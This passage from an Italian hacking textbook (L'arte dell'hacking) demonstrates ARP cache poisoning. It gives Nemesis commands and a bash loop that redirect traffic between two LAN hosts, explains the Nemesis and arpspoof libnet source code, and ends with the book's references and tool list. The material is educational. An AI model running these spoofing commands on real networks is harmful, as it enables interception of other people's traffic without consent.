[Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
       [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB

ARP Packet Injected
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.118
-D 192.168.0.1 -h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H
00:00:AD:D1:C7:ED -M 00:50:18:00:0F:01

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

             [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
       [Ethernet type] ARP (0x0806)

    [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
[Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
       [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
reader@hacking:~/booksrc $
```

Questi due comandi falsificano gli indirizzi delle risposte ARP da 192.168.0.1 in 192.168.0.118 e vice versa, specificando che i loro indirizzi MAC corrispondono entrambi all'indirizzo MAC dell'aggressore, 00:00:AD:D1:C7: ED. Se vengono ripetuti ogni 10 secondi, le risposte ARP con indirizzi contraffatti continueranno a mantenere "avvelenate" le cache ARP e il traffico continuerà a essere reindirizzato. La shell BASH standard consente di inserire i comandi in script usando le normali istruzioni di controllo di flusso. Un semplice ciclo while è utilizzato di seguito per eseguire un ciclo infinito, inviando due risposte ARP con indirizzo contraffatto ogni 10 secondi.

```
reader@hacking:~/booksrc $ while true
> do
> sudo nemesis arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118
-h 00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M
00:C0:F0:79:3D:30
> sudo nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1
-h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01
> echo "Redirecting..."
> sleep 10
> done

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

            [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
       [Ethernet type] ARP (0x0806)

   [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
[Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
      [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
```

```
  [ARP protocol len] 6
  [ARP hardware len] 4
Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.
ARP Packet Injected

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

            [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
        [Ethernet type] ARP (0x0806)
   [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
[Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
      [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4
Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.
ARP Packet Injected
Redirecting...
```

Potete vedere come il semplice utilizzo di Nemesis e della shell BASH standard possa consentire di realizzare rapidamente un hack in grado di realizzare un exploit della rete. Nemesis usa una libreria C denominata libnet per realizzare i pacchetti con indirizzo contraffatto e iniettarli. Simile a libpcap, tale libreria usa socket raw e appiana le disuniformità tra piattaforme diverse fornendo un’interfaccia standardizzata. libnet fornisce anche diverse funzioni utili per gestire i pacchetti di rete, come quella per la generazione di un checksum.

La libreria libnet fornisce un’API semplice e uniforme per creare e iniettare pacchetti di rete. È ben documentata e contiene funzioni con nomi descrittivi. Uno sguardo di alto livello

al codice sorgente di Nemesis mostra come sia facile realizzare pacchetti ARP usando libnet. Il file sorgente nemesis-arp.c contiene diverse funzioni per creare e iniettare pacchetti ARP, usando strutture dati a definizione statica per le informazioni di intestazione. La funzione `nemesis_arp()` mostrata di seguito è richiamata in nemesis.c per creare e iniettare un pacchetto ARP.

Da nemesis-arp.c

```
static ETHERhdr etherhdr;
static ARPhdr arphdr;
...

void nemesis_arp(int argc, char **argv)
{
   const char *module= "ARP/RARP Packet Injection";

   nemesis_maketitle(title, module, version);

   if (argc > 1 && !strncmp(argv[1], "help", 4))
      arp_usage(argv[0]);

   arp_initdata();
   arp_cmdline(argc, argv);
   arp_validatedata();
   arp_verbose();

   if (got_payload)
   {
      if (builddatafromfile(ARPBUFFSIZE, &pd, (const char *)file,
            (const u_int32_t)PAYLOADMODE) < 0)
         arp_exit(1);
```

```
    }
    if (buildarp(&etherhdr, &arphdr, &pd, device, reply) < 0)
    {
       printf("\n%s Injection Failure\n", (rarp == 0 ? "ARP" : "RARP"));
       arp_exit(1);
    }
    else
    {
       printf("\n%s Packet Injected\n", (rarp == 0 ? "ARP" : "RARP"));
       arp_exit(0);
    }
 }
```

Le strutture ETHERhdr e ARPhdr sono definite nel file nemesis.h (mostrato di seguito) come alias per strutture dati libnet esistenti. In C si usa typedef per realizzare un alias di un tipo di dati con un simbolo.

Da nemesis.h

```
typedef struct libnet_arp_hdr ARPhdr;
typedef struct libnet_as_lsa_hdr ASLSAhdr;
typedef struct libnet_auth_hdr AUTHhdr;
typedef struct libnet_dbd_hdr DBDhdr;
typedef struct libnet_dns_hdr DNShdr;
typedef struct libnet_ethernet_hdr ETHERhdr;
typedef struct libnet_icmp_hdr ICMPhdr;
typedef struct libnet_igmp_hdr IGMPhdr;
typedef struct libnet_ip_hdr IPhdr;
```

La funzione `nemesis_arp()` richiama una serie di altre funzioni da questo file:

`arp_initdata()`, `arp_cmdline()`, `arp_validatedata()` e `arp_verbose()`. Potete probabilmente intuire che queste funzioni servono per inizializzare i dati, elaborare argomenti della riga di comando, validare i dati e fornire un report informativo dettagliato. La funzione `arp_initdata()` inizializza i valori in strutture dati a dichiarazione statica. Questa funzione, mostrata di seguito, imposta vari elementi delle strutture di intestazione ai valori appropriati per un pacchetto ARP.

Da nemesis-arp.c

```
static void arp_initdata(void)
{
   /* defaults */
   etherhdr.ether_type = ETHERTYPE_ARP; /* ARP tipo Ethernet */
   memset(etherhdr.ether_shost, 0, 6);  /* Indirizzo di origine Ethernet */
   memset(etherhdr.ether_dhost, 0xff, 6); /* Indirizzo di destinazione
Ethernet */
   arphdr.ar_op = ARPOP_REQUEST;      /* Opcode ARP: richiesta */
   arphdr.ar_hrd = ARPHRD_ETHER;      /* Formato hardware: Ethernet */
   arphdr.ar_pro = ETHERTYPE_IP;      /* Formato protocollo: IP */
   arphdr.ar_hln = 6;                 /* 6 byte per indirizzi hardware */
   arphdr.ar_pln = 4;                 /* 4 byte per indirizzi di
protocollo */
   memset(arphdr.ar_sha, 0, 6);       /* Indirizzo mittente frame ARP */
   memset(arphdr.ar_spa, 0, 4);        /* Indirizzo protocollo mittente
(IP) ARP */
   memset(arphdr.ar_tha, 0, 6);       /* Indirizzo target frame ARP */
   memset(arphdr.ar_tpa, 0, 4);        /* Indirizzo protocollo target
(IP) ARP */
   pd.file_mem = NULL;
   pd.file_s = 0;
   return;
```

```
}
```

Infine, la funzione `nemesis_arp()` richiama `buildarp()` con puntatori alle strutture dati di intestazione. A giudicare dal modo in cui è gestito qui il valore di ritorno di `buildarp()`, questa funzione crea il pacchetto e lo inietta. La funzione `buildarp()` si trova in un altro file sorgente, nemesis-proto_arp.c.

Da nemesis-proto_arp.c

```
int buildarp(ETHERhdr *eth, ARPhdr *arp, FileData *pd, char *device,
      int reply)
{
   int n = 0;
   u_int32_t arp_packetlen;
   static u_int8_t *pkt;
   struct libnet_link_int *l2 = NULL;

   /* Test validazione */
   if (pd->file_mem == NULL)
      pd->file_s = 0;

   arp_packetlen = LIBNET_ARP_H + LIBNET_ETH_H + pd->file_s;

#ifdef DEBUG
   printf("DEBUG: ARP packet length %u.\n", arp_packetlen);
   printf("DEBUG: ARP payload size %u.\n", pd->file_s);
#endif

   if ((l2 = libnet_open_link_interface(device, errbuf)) == NULL)
   {
      nemesis_device_failure(INJECTION_LINK, (const char *)device);
```

```
      return -1;
   }
   if (libnet_init_packet(arp_packetlen, &pkt) == -1)
   {
      fprintf(stderr, "ERROR: Unable to allocate packet memory.\n");
      return -1;
   }

   libnet_build_ethernet(eth->ether_dhost, eth->ether_shost, eth->ether_
type, NULL, 0, pkt);
   libnet_build_arp(arp->ar_hrd, arp->ar_pro, arp->ar_hln, arp->ar_pln,
      arp->ar_op, arp->ar_sha, arp->ar_spa, arp->ar_tha, arp->ar_tpa,
      pd->file_mem, pd->file_s, pkt + LIBNET_ETH_H);

   n = libnet_write_link_layer(l2, device, pkt, LIBNET_ETH_H +
         LIBNET_ARP_H + pd->file_s);

   if (verbose == 2)
      nemesis_hexdump(pkt, arp_packetlen, HEX_ASCII_DECODE);
   if (verbose == 3)
      nemesis_hexdump(pkt, arp_packetlen, HEX_RAW_DECODE);

   if (n != arp_packetlen)
   {
      fprintf(stderr, "ERROR: Incomplete packet injection. Only "
            "wrote %d bytes.\n", n);
   }
   else
   {
      if (verbose)
      {
         if (memcmp(eth->ether_dhost, (void *)&one, 6))
         {
            printf("Wrote %d byte unicast ARP request packet through "
                  "linktype %s.\n", n,
                  nemesis_lookup_linktype(l2->linktype));
```

```
        }
        else
        {
           printf("Wrote %d byte %s packet through linktype %s.\n", n,
                  (eth->ether_type == ETHERTYPE_ARP ? "ARP" :
"RARP"),
                  nemesis_lookup_linktype(l2->linktype));
        }
     }
  }
  libnet_destroy_packet(&pkt);
  if (l2 != NULL)
     libnet_close_link_interface(l2);
  return (n);
}
```

Dovreste essere in grado di comprendere questa funzione, da una prospettiva di alto livello. Usando funzioni libnet, essa apre un'interfaccia di collegamento e inizializza la memoria per un pacchetto; poi crea il livello Ethernet usando elementi dalla struttura dati dell'intestazione Ethernet e poi fa lo stesso per il livello ARP. Poi scrive il pacchetto sul dispositivo per iniettarlo, e infine fa pulizia distruggendo il pacchetto e chiudendo l'interfaccia. La documentazione per queste funzioni è riportata nella pagina di manuale per libnet, che riportiamo di seguito tradotta in italiano.

Dalla pagina di manuale di libnet

```
libnet_open_link_interface() apre un'interfaccia per pacchetti a basso
livello. Ciò è richiesto per scrivere frame del livello di collegamento
dati. Sono forniti un puntatore u_char al nome del dispositivo di
interfaccia e un puntatore u_char a un buffer di errori. Viene restituita
```

una struttura libnet_link_int o NULL in caso di errore.

libnet_init_packet() inizializza un pacchetto per l'uso. Se il parametro della dimensione è omesso (o negativo), la libreria sceglierà un valore ragionevole per l'utente (attualmente LIBNET_MAX_PACKET). Se l'allocazione della memoria ha successo, la memoria viene riempita con zeri e la funzione restituisce 1. Se si verifica un errore, la funzione restituisce -1. Poiché questa funzione richiama malloc, in qualche punto è necessario effettuare una chiamata corrispondente di destroy_packet().

libnet_build_ethernet() costruisce un pacchetto Ethernet. Vengono forniti l'indirizzo di destinazione, l'indirizzo di origine (come array di characterbyte senza segno) e il tipo di frame Ethernet, un puntatore a un payload dati opzionale, la lunghezza del payload e un puntatore a un blocco di memoria preallocato per il pacchetto. Il tipo di pacchetto Ethernet dovrebbe essere uno dei seguenti:
Valore Tipo
ETHERTYPE_PUP Protocollo PUP
ETHERTYPE_IP Protocollo IP
ETHERTYPE_ARP Protocollo ARP
ETHERTYPE_REVARP Protocollo ARP inverso
ETHERTYPE_VLAN Tag IEEE VLAN
ETHERTYPE_LOOPBACK Usato per il test delle interfacce

libnet_build_arp() costruisce un pacchetto ARP (Address Resolution Protocol). Sono forniti: tipo di indirizzo hardware, tipo di indirizzo protocollo, lunghezza indirizzo hardware, lunghezza di indirizzo protocollo, tipo di pacchetto ARP, indirizzo hardware mittente, indirizzo protocollo mittente, indirizzo hardware target, indirizzo protocollo target, payload del pacchetto, dimensione del payload e infine un puntatore alla memoria dell'intestazione del pacchetto. Notate che questa funzione crea soltanto pacchetti ARP Ethernet/IP, di conseguenza il primo valore dovrebbe essere ARPHRD_ETHER. Il tipo di pacchetto ARP deve essere uno dei seguenti: ARPOP_REQUEST, ARPOP_REPLY, ARPOP_REVREQUEST, ARPOP_REVREPLY, ARPOP_INVREQUEST, ARPOP_INVREPLY.

libnet_destroy_packet() libera la memoria associata al pacchetto.

libnet_close_link_interface() chiude un'interfaccia a pacchetti di basso livello. Restituisce 1 in caso di successo, -1 in caso di errore.

Disponendo di una conoscenza di base del linguaggio C, della documentazione API e di un po' di buon senso, si è in grado di apprendere da soli esaminando dei progetti open source. Per esempio, Dug Song fornisce un programma denominato arpspoof, incluso con dsniff, che esegue l'attacco di reindirizzamento ARP. Di seguito è riportata la traduzione della pagina di manuale corrispondente.

Dalla pagina di manuale di arpspoof

```
NOME
     arpspoof - intercetta pacchetti su una LAN commutata

SINOSSI
     arpspoof [-i interface] [-t target] host

DESCRIZIONE
     arpspoof reindirizza i pacchetti da un host target (o da tutti gli
     host) sulla LAN destinati a un altro host sulla LAN mediante risposte
     ARP contraffatte. Si tratta di un metodo molto efficace per lo
     sniffing del traffico su una rete commutata.
     È necessario che sia stato preventivamente attivato l'IP forwarding
     nel kernel (o un programma utente equivalente, per esempio
     fragrouter(8)).

OPZIONI
     -i interfaccia
          Specifica l'interfaccia da usare.
```

```
     -t target
          Specifica un particolare host per la risposta ARP
contraffatta
          (se non è specificato, sono usati tutti gli host della LAN).
     host Specifica l'host di cui si vogliono intercettare i pacchetti
          (solitamente è il gateway locale).

VEDI ANCHE
     dsniff(8), fragrouter(8)
AUTORE
     Dug Song <dugsong@monkey.org>
```

La magia di questo programma sta nella sua funzione `arp_send()`, che usa libnet per lo spoofing dei pacchetti. Il codice sorgente di questa funzione dovrebbe risultarvi comprensibile, poiché impiega molte funzioni di libnet già descritte in precedenza (nel codice sono evidenziate in grassetto). Anche l'uso di strutture e di un buffer di errori dovrebbe risultarvi familiare.

arpspoof.c

```
static struct libnet_link_int *llif;
static struct ether_addr spoof_mac, target_mac;
static in_addr_t spoof_ip, target_ip;

...

int
arp_send(struct libnet_link_int *llif, char *dev,
    int op, u_char *sha, in_addr_t spa, u_char *tha, in_addr_t tpa)
{
```

```
    char ebuf[128];
    u_char pkt[60];

    if (sha == NULL &&
        (sha = (u_char *)libnet_get_hwaddr(llif, dev, ebuf)) == NULL) {
        return (-1);
    }
    if (spa == 0) {
        if ((spa = libnet_get_ipaddr(llif, dev, ebuf)) == 0)
            return (-1);
        spa = htonl(spa); /* XXX */
    }
    if (tha == NULL)
        tha = "\xff\xff\xff\xff\xff\xff";
   libnet_build_ethernet(tha, sha, ETHERTYPE_ARP, NULL, 0, pkt);

   libnet_build_arp(ARPHRD_ETHER, ETHERTYPE_IP, ETHER_ADDR_LEN, 4,
         op, sha, (u_char *)&spa, tha, (u_char *)&tpa,
         NULL, 0, pkt + ETH_H);

   fprintf(stderr, "%s ",
      ether_ntoa((struct ether_addr *)sha));

   if (op == ARPOP_REQUEST) {
      fprintf(stderr, "%s 0806 42: arp who-has %s tell %s\n",
         ether_ntoa((struct ether_addr *)tha),
         libnet_host_lookup(tpa, 0),
         libnet_host_lookup(spa, 0));
   }
   else {
      fprintf(stderr, "%s 0806 42: arp reply %s is-at ",
         ether_ntoa((struct ether_addr *)tha),
         libnet_host_lookup(spa, 0));
      fprintf(stderr, "%s\n",
         ether_ntoa((struct ether_addr *)sha));
   }
```

```
    return (libnet_write_link_layer(llif, dev, pkt, sizeof(pkt)) ==
sizeof(pkt));
}
```

Le rimanenti funzioni libnet ottengono gli indirizzi hardware, l'indirizzo IP ed eseguono la ricerca degli host; tali funzioni hanno nomi descrittivi e sono spiegate in dettaglio nella pagina di manuale di libnet, di cui riportiamo di seguito la traduzione in italiano.

Dalla pagina di manuale di libnet

---

libnet_get_hwaddr() accetta un puntatore a una struttura di interfaccia del livello di collegamento dati, un puntatore al nome del dispositivo di rete e un buffer vuoto da usare in caso di errori; restituisce l'indirizzo MAC dell'interfaccia specificata in caso di successo, oppure 0 in caso di errore (errbuf conterrà la causa dell'errore).

libnet_get_ipaddr() accetta un puntatore a una struttura di interfaccia del livello di collegamento dati, un puntatore al nome del dispositivo di rete e un buffer vuoto da usare in caso di errori; restituisce l'indirizzo IP dell'interfaccia specificata in ordine dei byte dell'host in caso di successo, oppure 0 in caso di errore (errbuf conterrà la causa dell'errore).

libnet_host_lookup() converte l'indirizzo fornito, IPv4 con ordine dei byte di rete (big-endian) nella sua controparte leggibile dall'uomo. Se use_name è 1, libnet_host_lookup() tenta di risolvere questo indirizzo IP e di restituire un hostname, altrimenti (o se la ricerca fallisce) la funzione restituisce una stringa ASCII in formato decimale puntato.

Chi è in grado di leggere il codice C può imparare molto consultando programmi

esistenti. Le librerie di programmazione come libnet e libpcap contengono parecchia documentazione che spiega tutti i dettagli difficili da capire consultando semplicemente il codice. Il nostro scopo qui è quello di insegnarvi ad apprendere dal codice sorgente, invece di limitarci a mostrare come usare alcune librerie. Dopo tutto, ci sono molte altre librerie e tantissimo codice sorgente che le utilizza.

Riferimenti

Riferimenti bibliografici

Aleph1. “Smashing the Stack for Fun and Profit”. *Phrack*, n. 49, pubblicazione online publication presso http://www.phrack.org/issues.html?issue=49&id=14#article

Bennett, C., F. Bessette e G. Brassard. “Experimental Quantum Cryptography”. *Journal of Cryptology*, vol. 5, no. 1 (1992), 3–28.

Borisov, N., I. Goldberg e D. Wagner. “Security of the WEP Algorithm”. Pubblicazione online presso http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html

Brassard, G. e P. Bratley. *Fundamentals of Algorithmics*. Englewood Cliffs, NJ: Prentice Hall, 1995.

CNET News. “40-Bit Crypto Proves No Problem”. Pubblicazione online presso http://www.news.com/News/Item/0,4,7483,00.html

Conover, M. (Shok). “w00w00 on Heap Overflows”. Pubblicazione online presso http://www.w00w00.org/files/articles/heaptut.txt

Electronic Frontier Foundation. “Felten vs. RIAA”. Pubblicazione online presso http://www.eff.org/IP/DMCA/Felten_v_RIAA

Eller, R. (caezar). “Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms”. Pubblicazione online presso http://community.core-sdi.com/~juliano/bypassmsb.txt

Fluhrer, S., I. Mantin e A. Shamir. “Weaknesses in the Key Scheduling Algorithm of RC4”. Pubblicazione online presso http://citeseer.ist.psu.edu/fluhrer01weaknesses.html

Grover, L. “Quantum Mechanics Helps in Searching for a Needle in a Haystack”. *Physical Review Letters*, vol. 79, n. 2 (1997), 325–28.

Joncheray, L. “Simple Active Attack Against TCP”. Pubblicazione online presso http://www.insecure.org/stf/iphijack.txt

Levy, S. *Hackers: Heroes of the Computer Revolution*. New York: Doubleday, 1984.

McCullagh, D. “Russian Adobe Hacker Busted”. *Wired News*, 17 luglio 2001. Pubblicazione online presso http://www.wired.com/news/politics/0,1283,45298,00.html

The NASM Development Team. “NASM— The Netwide Assembler (Manual)”, version 0.98.34. Pubblicazione online presso http://nasm.sourceforge.net

Rieck, K. “Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain”. Pubblicazione online presso http://freeworld.thc.org/papers/ffp.pdf

Schneier, B. *Applied Cryptography: Protocols, Algorithms e Source Code in C*, 2a ed. New York: John Wiley & Sons, 1996.

Scut and Team Teso. “Exploiting Format String Vulnerabilities”, version 1.2. Disponibile online presso i siti privati degli utenti.

Shor, P. “Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer”. *SIAM Journal of Computing*, vol. 26 (1997), 1484–509. Pubblicazione online presso http://www.arxiv.org/abs/quant-ph/9508027

Smith, N. “Stack Smashing Vulnerabilities in the UNIX Operating System”. Disponibile online presso i siti privati degli utenti.

Solar Designer. “Getting Around Non-Executable Stack (and Fix)”. Post su *BugTraq*, 10 agosto 1997.

Stinson, D. *Cryptography: Theory and Practice*. Boca Raton, FL: CRC Press, 1995.

Zwicky, E., S. Cooper e D. Chapman. *Building Internet Firewalls*, 2a ed. Sebastopol, CA: O’Reilly, 2000.

Fonti

pcalc

Calcolatrice per programmatori resa disponibile da Peter Glen.

http://ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz

NASM

Netwide Assembler, dal NASM Development Group.

http://nasm.sourceforge.net

Nemesis

Strumento per l'iniezione di pacchetti dalla riga di comando di obecian (Mark Grimes) e Jeff Nathan.

http://www.packetfactory.net/projects/nemesis

dsniff

Serie di strumenti per lo sniffing di rete di Dug Song.

http://monkey.org/~dugsong/dsniff

Dissembler

Polymorpher di bytecode ASCII stampabile realizzato da Matrix (Jose Ronnick).

http://www.phiral.com

mitm-ssh

Strumento per attacchi man-in-themiddle SSH da Claes Nyberg.

http://www.signedness.org/tools/mitm-ssh.tgz

ffp

Strumento per la generazione di fingerprint fuzzy da Konrad Rieck.

http://freeworld.thc.org/thc-ffp

John the Ripper

Cracker di password da Solar Designer.

http://www.openwall.com/john

L'arte dell'hacking 1

Jon Erickson

EAN: 9788850311248